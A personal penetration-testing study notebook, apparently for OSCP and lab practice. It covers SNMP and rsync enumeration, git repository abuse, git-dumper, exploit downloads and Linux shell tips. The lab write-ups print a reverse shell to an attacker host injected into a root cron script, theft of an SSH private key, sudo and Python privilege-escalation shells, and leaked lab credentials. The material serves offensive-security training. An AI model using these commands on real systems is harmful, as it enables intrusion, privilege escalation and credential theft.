`nmap -sU -p 161 --script snmp-brute <target-ip>`

3. Enumerate Using SNMPwalk

Once you have the correct community string, enumerate detailed information using snmpwalk:

snmpwalk -v2c -c <community> <target-ip>

- Replace **<community>** with the discovered community string.
- **-v2c** specifies SNMP version 2c for better features.

Key information to look for:

System Info:

snmpwalk -v2c -c <community> <target-ip> 1.3.6.1.2.1.1

- This retrieves system details like hostname, OS version, and uptime.

Network Interfaces:

snmpwalk -v2c -c <community> <target-ip> 1.3.6.1.2.1.2

- Lists network interfaces, IPs, and MAC addresses.

Running Processes:

snmpwalk -v2c -c <community> <target-ip> 1.3.6.1.2.1.25.4.2.1.2

- Enumerates running processes.

Open Ports:

snmpwalk -v2c -c <community> <target-ip> 1.3.6.1.2.1.6

- Lists open TCP ports.
-

How to enable HOST-RESOURCES-MIB

HOST-RESOURCES-MIB are just symbolic names so that you don't have to use the numeric OID, since the HOST-RESOURCES-MIB are in words rather than numbers. For example, these two are the same:

- HOST-RESOURCES-MIB::hrSWRunName
- 1.3.6.1.2.1.25.4.2.1.2

To install it, do this:

1. sudo apt update
2. sudo apt install snmp-mibs-downloader
3. sudo subl /etc/snmp/snmp.conf
 - a. To edit the file in sublime text
4. And then comment out the line "mib:"

```

# As the snmp packages come without MIB files due to license reasons, loading
# of MIBs is disabled by default. If you added the MIBs you can reenable
# loading them by commenting out the following line.

#mibs :
# If you want to globally change where snmp libraries, commands and daemons
# look for MIBS, change the line below. Note you can set this for individual
# tools with the -M option or MIBDIRS environment variable.
#
# mibdirs /usr/share/snmp/mibs:/usr/share/snmp/mibs/iana:/usr/share/snmp/mibs/
# ietf

```

a.

b. Comment it out as such

5. And now you are able to use the HOST-RESOURCES-MIB AND the numeric OID
-

rsync

rsync is a powerful and versatile command-line tool for efficiently **copying and synchronizing files and directories between two locations**. These locations can be on the same system or across a network, making rsync widely used for backups, mirroring, and file transfers.

Enumerating rsync:

- **rsync <target-ip>::**
 - This will find all publicly available modules
 - The most common module is "public"

Downloading files from rsync to local

- **rsync -av <target-ip>::[module_name] /local/directory/**
 - replace **/local/directory** with **"."** to move files to current directory
-

Git

How to access git repo that is not owned by you

In the **Relia Challenge Lab**, on the **.249 machine**, we saw a directory with a hidden .git directory, meaning that it's a git repo. But when we tried running `git status`, we got this error

```
*Evil-WinRM* PS C:\staging> git status
git.exe : fatal: detected dubious ownership in repository at 'C:/staging'
+ CategoryInfo          : NotSpecified: (fatal: detected...at 'C:/staging':String) [],
RemoteException
+ FullyQualifiedErrorId : NativeCommandError
'C:/staging/.git' is owned by: 'S-1-5-21-464543310-226837244-3834982083-1003'but the current
user is: 'S-1-5-21-464543310-226837244-3834982083-1005'To add
```

This is because we got admin by adding an admin user and logging in via winrm. So, this new admin user is not the owner of the git repo and can't access it. So, we have multiple ways around this:

1. Tell Git this repo is safe (the only method I've tried so far) (no privileges needed)

If you just want to use the repo as-is, you can whitelist the path:

```
git config --global --add safe.directory C:/staging
```

- Now Git will trust that repo regardless of ownership.

2. Take ownership of the repo (high privileges needed)

If you'd rather fix ownership to match your current user (instead of bypassing the check), you can:

```
takeown /F C:\staging\.git /R /D Y
icacls C:\staging\.git /setowner "USERNAME" /T
```

- Replace "USERNAME" with the account you're in with Evil-WinRM. This way the repo actually belongs to you.

3. Copy the repo out (quick workaround) (no privileges needed)

If permissions are messy, another trick is just:

- `xcopy C:\staging C:\Users\Public\staging /E /H /I`
- `cd C:\Users\Public\staging`
- `git status`

Now it's under your user profile and Git won't complain.

Look at the Relia Writeup for more in-depth information:

- `git log`
- `git show 8b430c17c16e6c0515e49c4eafdd129f719fde74`

- `git log -p`
 - This is like git log and git show combined
 - It shows all the logs and also all the changes between each log
 - You can then scroll through the output, since it's a lot of output

Really complex git example

A really complex example of git was seen in [Hunit](#) PG Practice

1. They cloned a local git repo instead of a remote git repo. The local git repo was a bare Git repository (basically the backend database of Git). Bare repos don't have a working copy of the files — they just store Git objects, refs, and history.
 - a. So we had to clone local repo in order to see the files
2. Then they set up git identity by using git config and putting in username and email
3. And then they had to login to another user named git
4. Then they had permissions to commit and push the change back into the server's bare repo
 - a. They ran git add and git push
5. And the cron job ran the malicious file

Here is a summary of the attack:

1. Local Enumeration

- Running LinPEAS showed a suspicious cronjob owned by root.
- This cronjob executed two scripts (pull.sh every 2 minutes and backups.sh every 3 minutes).
- The scripts were stored in a Git repository (/git-server), and the cronjob was pulling updates from that repo before running them.

2. Git Repository Discovery

- The directory /git-server turned out to be a bare Git repo (not a normal working folder).
- Bare repos don't have files you can directly edit; instead, they're like databases that store Git history and are meant to be pushed/pulled from.
- To work with it, the attacker cloned it locally using:
 - `git clone file:///git-server/ /tmp/git-server`
 - This created a normal working directory with the tracked files, including `backups.sh`.

3. Initial Modification Attempts

- The attacker added a harmless line (`touch /tmp/gitscript-test`) to `backups.sh` and committed it.
- But when they tried to push the change back to /git-server, it failed — they didn't have the right permissions as their current user.

4. Lateral Movement to git User

- While exploring further, they found `/home/git/.ssh/id_rsa`, the private SSH key for the git user.
- Since it had read permissions, they exfiltrated it to their Kali machine with `scp`, fixed the permissions (`chmod 600 id_rsa`), and logged in as git:
- `ssh -i id_rsa -p 43022 git@192.168.93.125`
 - This dropped them into a git-shell, a restricted shell designed for Git-only interaction (push, pull, clone).

5. Repo Access as git

- Now authenticated as git, they could properly interact with the /git-server repo.
- They cloned it again, but this time using the git user and SSH:
- `GIT_SSH_COMMAND='ssh -i id_rsa -p 43022' git clone git@192.168.93.125:/git-server`

6. Malicious Code Injection

- Inside the working copy, they edited `backups.sh` to add a reverse shell payload:
 - `echo 'sh -i >& /dev/tcp/[kali_IP]/8080 0>&1' >> backups.sh`
- Then they committed and pushed the change back into the server's bare repo:
 - `git add -A`
 - `git commit -m "pwn"`
 - `GIT_SSH_COMMAND='ssh -i id_rsa -p 43022' git push origin master`

7. Cronjob Execution as Root

- On the target machine, the root-owned cronjob was running `pull.sh` and `backups.sh`.
- `pull.sh` ensured the local copy of the repo on the target stayed in sync (i.e., did a git pull).

- Because the attacker had pushed their malicious update, the cronjob pulled the poisoned backups.sh.
- Within 3 minutes, cron executed the modified script as root.
- The reverse shell connected back to the attacker's listener:
 - `rlwarp nc -lvpn 8080`
- Result: full root shell on the target.

Attack Chain Summary

1. Found root cronjob running scripts from a Git repo.
2. Discovered repo was bare and managed by git user.
3. Found git user's private SSH key, used it to access the repo.
4. Cloned repo → modified backups.sh → pushed malicious code.
5. Cronjob (running as root) auto-pulled changes and executed script.
6. Malicious reverse shell triggered → attacker got root access.

What is GIT_SSH_COMMAND?

- It's an environment variable that tells Git which command to use when it needs to make an SSH connection (for clone, fetch, pull, push, etc.).
- By default, Git just runs ssh with the system's standard configuration (your default key, port 22, etc.).
- But if you want Git to use a specific key or non-standard SSH options, you can override it with GIT_SSH_COMMAND.

Why was GIT_SSH_COMMAND needed in the attack?

- The git user's private key (id_rsa) was not the default key in `~/.ssh/`.
 - If they just ran `git clone git@192.168.93.125:/git-server`, Git would fail authentication, because it wouldn't know to use that stolen key.
- SSH was running on a non-standard port (43022).
 - Again, the default Git → SSH connection assumes port 22.
 - By setting GIT_SSH_COMMAND, they forced Git to use the stolen key and the correct port for all repo interactions (clone, commit, push, pull).

Why not login as git user?

- git could log in, but only via git-shell.
- git-shell blocks arbitrary commands, but allows Git repo interactions over SSH.
- That's why they didn't just SSH in and start hacking — instead, they used GIT_SSH_COMMAND locally so that their own Git client could talk to the remote Git server via the restricted shell.

Another git example

From OSCP (27.2.2. A Link to the Past)

```
User daniela may run the following commands on websrv1:  
(ALL) NOPASSWD: /usr/bin/git
```

For context, we found that we can use sudo command on /usr/bin/git without password (using sudo -l)

The most promising vector at the moment is to abuse the sudo command /usr/bin/git because we don't have to enter a password. Most commands that run with sudo can be abused to obtain an interactive shell with elevated privileges.

To find potential abuses when a binary such as git is allowed to run with sudo, we can consult GTFOBins. On this page, we enter git in the search bar and select it in the list. Then, let's scroll down until we reach the Sudo section:

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

(a) `sudo PAGER='sh -c "exec sh 0<&1"' git -p help`

(b) This invokes the default pager, which is likely to be `less`, other functions may apply.

```
sudo git -p help config  
!/bin/sh
```

Figure 7 shows two of the five potential abuse vectors to elevate privileges via git with sudo privileges. Let's try the first one by setting an environment variable that executes when launching the help menu.

```
daniela@websrv1:~$ sudo PAGER='sh -c "exec sh 0<&1"' /usr/bin/git -p help  
sudo: sorry, you are not allowed to set the following environment variables: PAGER
```

Listing 24 - Abusing git sudo command by setting an environment variable

Unfortunately, the output states that we are not allowed to set an environment variable.

Next, let's try the second abuse vector. This command opens the help menu in the default [pager](#). On Linux, one of the most popular pagers is *less*. The commands to navigate the pager are similar to *vi* and can be used to execute code in the context of the user account that launched the pager.

```
daniela@websrv1:~$ sudo git -p help config
```

Listing 25 - Abusing git sudo command by launching pager in a privileged context

To execute code through the pager, we can enter ! followed by a command or path to an executable file. As Figure 7 shows, we can enter a path to a shell. Let's use **/bin/bash** to obtain an interactive shell.

```
...  
• no section or name was provided (ret=2),  
• the config file is invalid (ret=3),
```

```
!/bin/bash
```

```
root@websrv1:/home/daniela# whoami  
root
```

Listing 26 - Executing commands via the pager to obtain an interactive shell

Nice! We successfully elevated our privileges on WEBSRV1.

Armed with *root* privileges, we'll continue enumerating the system. Before doing so, let's search the Git repository for sensitive information first.

To do so, we'll change our current directory to the Git repository. We previously found **/srv/www/wordpress/.git**, which means **/srv/www/wordpress** is a git repo

Then, we can use **git status** to display the state of the Git working directory and **git log** to show the commit history. We can find these on [Git's Reference page](#).

```
root@websrv1:/home/daniela# cd /srv/www/wordpress/
root@websrv1:/srv/www/wordpress# git status
HEAD detached at 612ff57
nothing to commit, working tree clean

root@websrv1:/srv/www/wordpress# git log
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD -> master)
Author: root <root@websrv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

    Removed staging script and internal network access

commit f82147bb0877fa6b5d8e80cf33da7b8f757d11dd
Author: root <root@websrv1>
Date:   Tue Sep 27 14:24:28 2022 +0000

    initial commit
```

Listing 27 - Examining the Git repository

Listing 27 shows that there are two commits in the repository. One is labeled as *initial commit* and one as *Removed staging script and internal network access*. That's quite interesting as it indicates that the machine previously had access to the internal network. In addition, the first commit may contain a staging script that was removed.

We could switch back to a specific commit by using **git checkout** and a commit hash. However, this could break the functionality of the web application and potentially disrupt the client's day to day operations.

A better approach is to use **git show**, which shows differences between commits. In our case, we'll supply the commit hash of the latest commit to the command as we are interested in the changes after the first commit.

```

root@websrv1:/srv/www/wordpress# git show 612ff5783cc5dbd1e0e008523dba83374a84aaf1
commit 612ff5783cc5dbd1e0e008523dba83374a84aaf1 (HEAD, master)
Author: root <root@websrv1>
Date:   Tue Sep 27 14:26:15 2022 +0000

        Removed staging script and internal network access

diff --git a/fetch_current.sh b/fetch_current.sh
deleted file mode 100644
index 25667c7..0000000
--- a/fetch_current.sh
+++ /dev/null
@@ -1,6 +0,0 @@
#!/bin/bash
-
-# Script to obtain the current state of the web app from the staging server
-
-sshpass -p "dqsTwTpZPn#nL" rsync john@192.168.50.245:/current_webapp/ /srv/www/
wordpress/
-
```

Listing 28 - Displaying the differences between the two commits

- This reveals:
 - Internal IP (192.168.50.245)
 - Username (john)
 - Password (dqsTwTpZPn#nL)

Nice! By displaying the differences between commits, we identified another set of credentials. The approach of automating tasks with [sshpass](#) is commonly used to provide a password in a non-interactive way for scripts.

Before we conclude this section, let's add the username and password to **creds.txt** on our Kali machine.

Let's summarize what we've achieved in this section. We used the linPEAS automated enumeration script to identify potentially sensitive information and privilege escalation vectors. The script identified that **/usr/bin/git** can be run with sudo as user *daniela*, the WordPress directory is a Git repository, and a cleartext password is used in the WordPress database settings. By abusing the sudo command, we successfully elevated our privileges. Then, we identified a previously removed bash script in the Git repository and displayed it. This script contained a new username and password.

Git-dumper (to recreate repo)

Used in the **.144 machine on OSCP-A**

How to install git dumper:

1. sudo apt install -y pipx
2. pipx ensurepath
3. pipx install git-dumper
4. You can now use it since it's added to PATH

How to use git-dumper:

1. mkdir /new_dir
 - a. Make new directory to hold this git repo
2. git-dumper http://192.168.236.144/.git /path/to/folder
 - a. Replace /path/to/folder with path to file where you want the contents to be dumped
 - b. I recommend making a new directory

How to interact with the git folder:

1. Once you download it locally, you can enumerate the git logs
2. Look through the log
 - a. git log -p
 - i. This is like git log and git show combined
 - ii. It shows all the logs and also all the changes between each log
 - iii. You can then scroll through the output, since it's a lot of output
 - b. OR you can do this:
 - i. git log
 - ii. git show <id>
 1. Where the id is of the most recent commit

3. Both methods of looking at log show the credentials stuart : BreakingBad92

```
class Database{ //stuart : BreakingBad92
    private $host = "localhost";
    private $db_name = "staff";
    - private $username = "stuart@challenge.lab";
    - private $password = "BreakingBad92";
    + private $username = "";
    + private $password = "";
    // Cleartext creds cannot be added to public repos!
    public $conn;
    public function getConnection() {
        $this->conn = null;
    }
}
```

- 4.

a. `ssh stuart@192.168.236.144`

Also used in the [Bullybox](#) PG Practice when we found a `/.git/` directory

Also used in the [BitForce](#) PG Practice when we found a `/.git/` directory

As introduced in the **Pilgrimage HTB**, if we find a `/.git/` directory in the web server, even if we are not able to access the website (403 Forbidden Error), we can dump its contents and recreate the repository using a tool such as git-dumper.

`git-dumper http://pilgrimage.htb/ ./destination_directory`

- No need to tell git-dumper the exact path to the `/.git` directory. But, here for example, the `/.git` directory is only one directory nested, so try and do that so that the git-dumper has an easy time finding it
 - Replace `./destination_directory` with your own
-

GitHub

If you want something like:

<https://github.com/OWASP/AppSec-Browser-Bundle/blob/master/utilities/ZAP/dirbuster/directory-list-2.3-big.txt>

You do:

- `curl -o [FILENAME] [raw_github_URL]`
 - To find `raw_github_URL`, click on the Raw button on the top right



- It will start with <https://raw.githubusercontent.com/>

If the command asks you for target URL, make sure to add the http://

If it only asks for IP, then don't include the http://

Getting a whole repo:

If you want a whole gitrepo, do this:

- git clone [URL].git


How to download software with requirements:

1. git clone https://github.com/ShutdownRepo/targetedKerberoast.git
 2. If it's python, install python and pip:
 - a. sudo apt update && sudo apt install python3 python3-pip
 3. Navigate to the directory
 - a. cd targetedKerberoast
 4. Install requirements
 - a. pip3 install -r requirements.txt
 5. Use it
 - a. python3 targetedKerberoast.py -v -d "your_domain" -u "your_username" -p "your_password"
-

ExploitDB

Remember exploitdb is the same as searchsploit so if you ever want to download something from exploitdb, just look it up on searchsploit since searchsploit is easier to download from. **AND ALSO, one time, in OSCP-A .145, the exploit didn't work when I downloaded from exploitDB but it worked when I downloaded it from searchsploit. It must be some formatting issues when you try curling it or downloading it from exploitdb.**

- Especially useful when you don't know the format of the file, so you don't know what to save the exploit as. The file will have the extension on searchsploit!




```

user@debian:~$ ./39535.sh
-bash: ./39535.sh: /bin/sh^M: bad interpreter: No such file or directory
user@debian:~$ sed -i -e "s/^M//" 39535.sh
user@debian:~$ ./39535.sh
[ CVE-2016-1531 local root exploit
sh-4.1# 

```

- In the OSCP-A Challenge lab, I remember getting an error like this from an exploit:
 - **-bash: ./39535.sh: /bin/sh^M: bad interpreter: No such file or directory**
- But, apparently this is common and has to do with the exploit using windows new lines character
- To fix this, we just run:
 - **sed -i -e "s/^M//g" 39535.sh**
 - Replace with your exploit name
 - To type "^M" in linux, press **CTRL + V** and then **M**
- This is from [**Tib3rius Linux Priv esc course**](#)
 - Video: SUID / SGID Executables
 - Time: 4:45

Here is how to get an exploit into your VM:



Metabase 0.46.6 - Pre-Auth Remote Code Execution					
EDB-ID: 51797	CVE: N/A	Author: MUSYOKA IAN	Type: WEBAPPS	Platform: LINUX	Date: 2024-02-15
EDB Verified: ✘	Exploit: Download / {}			Vulnerable App:	

1. **TIP: On the target machine, move to /tmp or any other non-important directory since sometimes if you are in another directory, you might not have valid permissions to upload to that directory**
2. You see the EDB-ID. So just do this:
 - a. **curl -o exploit.py https://www.exploit-db.com/raw/EXPID**
 - b. **wget https://www.exploit-db.com/raw/EXPID -O exploit.py**
 - i. This saves exploit to a file named exploit.py
3. Or, you can click on the {} which gives you a URL to <https://www.exploit-db.com/raw/51797>, and then you can use the same command was before

LEARN HOW TO USE IT:

- `python3 exploit.py -h`
 - `python3 exploit.py --help`
 - This should tell you how to run it
 - Look at the code and **CTRL+F** "argument" or anything like that to see what arguments it wants
 - Many exploits include a `usage()` function or comments explaining how to run them.
-

Hosts

I added "10.129.227.248 s3.thetoppers.htb" to my host.

And when I searched s3.thetoppers.htb, I got a different website than when I searched 10.129.227.248.

When you visit a website using a hostname like s3.thetoppers.htb, your browser includes a Host header in the HTTP request:

1. GET / HTTP/1.1
Host: s3.thetoppers.htb

When you visit using the IP directly (e.g., http://10.129.227.248), the Host header will contain just the IP address:

2. GET / HTTP/1.1
Host: 10.129.227.248

The Host header tells the web server which website or virtual host to serve.

Should They Be the Same?

Not necessarily. The /etc/hosts entry only ensures that your system resolves s3.thetoppers.htb to 10.129.227.248. **The web server at 10.129.227.248 decides how to handle requests based on**

the Host header. If the server is configured to serve different content for s3.thetoppers.htb and bare IP requests, the responses will differ.

- So, the header (the thing you put in the URL) matters, even if they are "resolved" to the same thing according to /etc/hosts

The purpose of adding 10.129.227.248 s3.thetoppers.htb to /etc/hosts is to create a local hostname-to-IP mapping so that your system resolves the domain s3.thetoppers.htb to the IP address 10.129.227.248. This is particularly useful in situations where DNS (Domain Name System) is not available or configured for that domain.

- In labs or CTFs like HackTheBox, Servers are often configured to respond differently based on subdomains or domains like s3.thetoppers.htb.
 - The /etc/hosts entry ensures you can interact with the server as intended, rather than being redirected or blocked.
-

Finding users in Linux

One way is to look at the /home directory and seeing directories in there. Each user likely has their own directory in /home

Vagrant

If you see a user vagrant, then try logging in with password "vagrant", as shown in [Blogger](#) PG Play

- su vagrant
 - Put in the password "vagrant"
-

DNS (port 53)

This was used in the **Bank HTB**. But it wasn't really used at all. So, idk if this is helpful at all.

If DNS is open on port 53, and you want to look for virtual hosts or subdomains, use this command:

- `dig axfr @<DNS_Server_IP> bank.htb`
 - Replace <DNS_Server_IP> with your target IP
 - replace "bank.htb" with the hostname

This command asks the DNS server at \$IP:

- "Please give me all the DNS records you have for the internal zone."

If the server is misconfigured and allows AXFR zone transfers to anyone (which is bad practice), it will return all records it knows — including hidden subdomains, alternate domains, internal hostnames, and other juicy details that you wouldn't discover with simple enumeration.

Virtual Host vs. Subdomain:

- **Virtual hosts** are a web server configuration that allows hosting multiple websites or services on the same server and IP address.
- **A virtual host** responds based on the hostname (e.g., www.bank.htb) in the HTTP request.

Virtual hosts can be associated with:

- Subdomains (www.bank.htb, admin.bank.htb).
- The root domain (bank.htb).
- Different ports or IP addresses.

As seen from the Bank HTB, once you guess the virtual host (bank.htb), and then add 10.10.10.29 bank.htb into /etc/hosts, you can't just put 10.10.10.29 into the browser. You need to search bank.htb.

How to find IP of a machine given its FQDN or hostname using nslookup

This is how you look up IP of a machine

```
PS C:\Users\marcus> nslookup INTERNALSRV1.BEYOND.COM
nslookup INTERNALSRV1.BEYOND.COM
Server: UnKnown
Address: 172.16.6.240

Name: INTERNALSRV1.BEYOND.COM
Address: 172.16.6.241
```

Listing 53 - Looking up the IP address of INTERNALSRV1 via nslookup

- nslookup INTERNALSRV1.BEYOND.COM
- The Ip is 172.16.6.241
- **Address: 172.16.6.240 (the first entry) is the IP address of the DNS server that nslookup is querying, as hinted by the "Server: Unknown" thing**
 - But it's showing the name as UnKnown because it can't reverse-resolve the IP 172.16.6.240 to a hostname using a PTR record.
- This is from OSCP 27.4.1. Situational Awareness

If you provide just a hostname (like INTERNALSRV1)

- nslookup may append a default DNS suffix based on your system's configuration.
- For example, if your system is joined to the beyond.com domain or has beyond.com listed in its DNS search suffix list, it will try INTERNALSRV1.beyond.com.

This is useful when you see a machine on Bloodhound but don't know its IP

PDF

How to open pdf from terminal:

- open [file_name.pdf]
- evince [file_name.pdf]

- `xdg-open [file_name.pdf]`
-

Linux General

- amd64 just means 64-bit
- 386 means 32-bit
- aarch64 means you're on an ARM 64-bit architecture

Tabs in Terminal:

- You can use CTRL + T to add tabs in the terminal
- You can double click on a tab to re-name it

Check if a specific service is running:

- `ps aux | grep [name_of_service]`

Navigate word by word:

- **Alt+F**: moves one word forward
- **Alt+B**: moves one word back

Delete Entire Words:

- **Ctrl + W**: Deletes the word to the left of the cursor.
- **Alt + D Or ESC + D**: Deletes the word to the right of the cursor.

Delete Entire Line:

- **Ctrl + U**: Deletes everything to the left of the cursor.
- **Ctrl + K**: Deletes everything to the right of the cursor.

If you try and run an executable and get this: "zsh: permission denied:"

- Do this: `chmod +x [fileName]`

How to switch users:

- `su [username]`
 - Requires you to know their password
- `sudo su [username]`
 - If you need sudo privileges in order to switch

How to move folders/file:

- `mv /path/to/source_folder /path/to/destination`

How to copy a folder:

- `cp -r /path/to/source_folder /path/to/destination/`

How to copy a file:

- `cp /path/to/source_file /path/to/destination/`

If you want to unzip into another directory (since sometimes if the zipped file has a lot of content, then you want to have it all organized in a separate directory);

- `unzip my_archive.zip -d /path/to/destination/`

Recursively looking through directory

`tree`

- VERY concise, which I like
- To limit the amount of levels, do `tree -L 3`
- Look at `tree --help` for more information

`ls -R`

- In powershell, it's `ls -r`

Help

When you use `--help`, you might see something like this:

`--kdb=s` Optional KeePass database file to open (must exist).
`--timeout=i` Lock interface after i seconds of inactivity.

`=s` means it expects string argument and `=i` means it expects integer argument

UID and GID

Real, Effective, & Saved UID/GID

A user's effective ID is normally equal to their real ID, however when executing a process as another user, the effective ID is set to that user's real ID.

The effective ID is used in most access control decisions to verify a user, and commands such as whoami use the effective ID.

Finally, the saved ID is used to ensure that SUID processes can temporarily switch a user's effective ID back to their real ID and back again without losing track of the original effective ID.

- This is from Tib3rius course. Video is "Understanding Permissions in Linux "
- This explains the difference between Real, Effective, and Saved UID/GID
- Effective ID is the one mostly used

/home

```
root@backup:/home/amy# ls -la
total 20
drwxr-xr-x 2 amy amy 4096 Aug  6 17:15 .
drwxr-xr-x 4 root root 4096 Oct 17  2022 ..
-rw-r--r-- 1 amy amy 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 amy amy 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 amy amy 807 Feb 25 2020 .profile
-rw-r--r-- 1 amy amy    0 Aug  6 17:15 .sudo_as_admin_successful
```

- This is what a normal /home directory looks like

Other things to know about Linux

CTRL + R

- Reverse search
- Searches through your command history
- Press **CTRL + R** again to toggle through next most recent

```
www-data@icmp:/home/fox$ ls -la devel/
ls: cannot open directory 'devel/': Permission denied
```

Unfortunately, we do not have access to this directory. May be this has done on purpose and crypt.php file is stored here? Let's assume that crypt.php is in the directory and try to list it

```
www-data@icmp:/home/fox$ ls -la devel/crypt.php
ls -la devel/crypt.php
-rw-r--r-- 1 fox fox 56 Dec  3  2020 devel/crypt.php
```

Great! File exists. Let's read the file now

```
www-data@icmp:/home/fox$ cat devel/crypt.php
cat devel/crypt.php
<?php
echo crypt('<REDACTED>', 'da');
?>
```

- This is from the ICMP PG Play
- It shows that even if you don't have permissions to list the files inside of a directory (devel), you can still name permissions of a specific file within that directory by specifying the file in the command (devel/crypt.php).
- Here, they used the "cat" command to read it
- You can also use this to check whether a file exists within a protected directory

Bash

How to run commands using bash:

- `/bin/bash -c "whoami"`

How to run files using bash:

- `/bin/bash example.sh`

This is the Bash Signature or "Shebang" at the top of Bash Scripts to tell system that you want Bash Interpreter to run this. It is more important than the file extension.

- `#!/bin/bash`
- And alternatively, if you wanted python, you would do this:
 - `#!/usr/bin/python3`

If you ever are able to run Bash or a bash file, just put this to get a shell:

- `/bin/bash`

Or if you have a file do this:

- `touch shell.sh`
- `echo '/bin/sh' > shell.sh`
- `chmod 777 shell.sh`

Fuzzing web directories with bash scripting

In the [Pwned1](#) PG Play, we got a .dic (dictionary) file that contained what looked like a list of directory names. If we get a dictionary file like that, it's always a good idea to try fuzzing web directories with it. In this writeup, they wrote a bash script, but they could have very much easily used ffuf

- `ffuf -u http://192.168.213.95/FUZZ -w dictionary.txt`

```
(kali㉿kali)-[~/boxes/offsec/play/pwned1]
$ BASE_URL="http://192.168.213.95/"; while IFS= read -r ENTRY; do curl "${BASE_URL}${ENTRY}"; echo; done < dictionary.txt
```

```
BASE_URL="http://192.168.213.95/"; while IFS= read -r ENTRY; do curl
"${BASE_URL}${ENTRY}"; echo; done < dictionary.txt
```

Part 1: `BASE_URL="http://192.168.213.95/"`

This sets a Bash variable called `BASE_URL` to the string `http://192.168.213.95/`. You can later use it with `${BASE_URL}`.

Part 2: `while IFS= read -r ENTRY; do ... done < dictionary.txt`

This is a while loop that:

- `IFS=` → disables word splitting (makes sure lines with spaces are read fully).
- `read -r ENTRY` → reads one line at a time from the file (dictionary.txt) and puts it into the variable `ENTRY`.
- `done < dictionary.txt` → tells the loop to read lines from the file `dictionary.txt`.

In simple terms: for each line in dictionary.txt, do the following.

Part 3: **do curl "\${BASE_URL}\${ENTRY}"; echo;**

Inside the loop:

- `curl "${BASE_URL}${ENTRY}"` → sends an HTTP GET request to `http://192.168.213.95/<ENTRY>` where `<ENTRY>` is the current line from the file.
- `echo` → prints a blank line (just for neat output spacing).

What does it do overall?

It reads every line from dictionary.txt, appends it to `http://192.168.213.95/`, makes a curl request to that full URL, and prints a blank line between results.

Python

How to change code from python2 to python3

In the [Internal](#) PG Practice, they had an exploit from exploitDB using python2. And when they tried to run it using the "python" command, it didn't work. So, they showed us how to change the code from python2 syntax to python3 syntax. Read the writeup for more information

How to get a bash shell when running python

If you are able to execute a python file as root, run this python line to open a shell (this code needs to be in a python file. This is not bash so it can't be run in the terminal):

- `import os; os.system("/bin/sh")`

But if you are not in the python code but rather the terminal, then you can run:

- `sudo python -c 'import os; os.system("/bin/sh")'`

In the [Walla](#) PG Practice, we could run a python file as root. We removed it and replaced it with a file that had this, and we got root shell:

- `import os; os.setuid(0); os.system("/bin/sh")`
 - `os.setuid(0)` might be redundant but it's good to be safe
-

Python Hosting (to Transfer files to target)

TIP: On the target machine, move to /tmp or any other non-important directory since sometimes if you are in another directory, you might not have valid permissions to upload to that directory

Sometimes, you want to move something to a target machine after getting a reverse shell, like a LinEnum.sh file. But, you can't curl the .sh file from inside the target machine. So, you can locally host the file through python, and then curl that from the target machine.

1. `curl -o linenum.sh [insert URL]`
 - a. Replace linenum.sh with your desired name
 - b. Do this LOCALLY
 2. `python3 -m http.server 8000`
 - a. Within the same directory where you ran the above, open a python server:
 3. `curl -o linpeas.sh http://<your_local_IP>:8000/linenum.sh`
 - a. From within the target machine, run this
 - b. Sometimes, you don't have write permissions inside a directory. A good place to try is /tmp since most users have write permissions there
 - i. Or /dev/shm
 - c. Replace **linpeas.sh** with the desired name you want
 - d. Replace **linenum.sh** with the name of the file you got locally
 4. `chmod +x linpeas.sh`
 - a. If you need the file to be executable
-

rbash (restricted bash)

Here is a [guide](https://0xffsec.com/handbook/shells/restricted-shells/) (<https://0xffsec.com/handbook/shells/restricted-shells/>)

rbash is bash but in restricted mode. It still uses /bin/bash, but just in restricted mode. This was first introduced to me in [DC-2](#) PG Play.

Also seen in [Peppo](#) PG Practice

How to check what commands you can run:

First look at your PATH:

- `echo $PATH`
 - You should see something like `/home/<user>/bin`

You can tell you are in rbash when you aren't able to run a lot of commands. To see which commands you can run, do this:

- `ls /home/michael/usr/bin`
 - Replace "`michael`" with the username of the user

If you see "vi" after running this command above, then you can use vi to escape rbash (look at the subsection below).

If not, then you can try the SSH method if you have SSH access.

Escaping restricted shell tips

By running `ls /home/<user>/usr/bin`, you see all the binaries you have access to. Look up those binaries on GTFOBins, and look at the `shell` section of GTFOBins in order to use it to escape rbash and get a fully interactive shell.

This method was seen in [Peppo](#) PG Practice

Escaping restricted shell using SSH

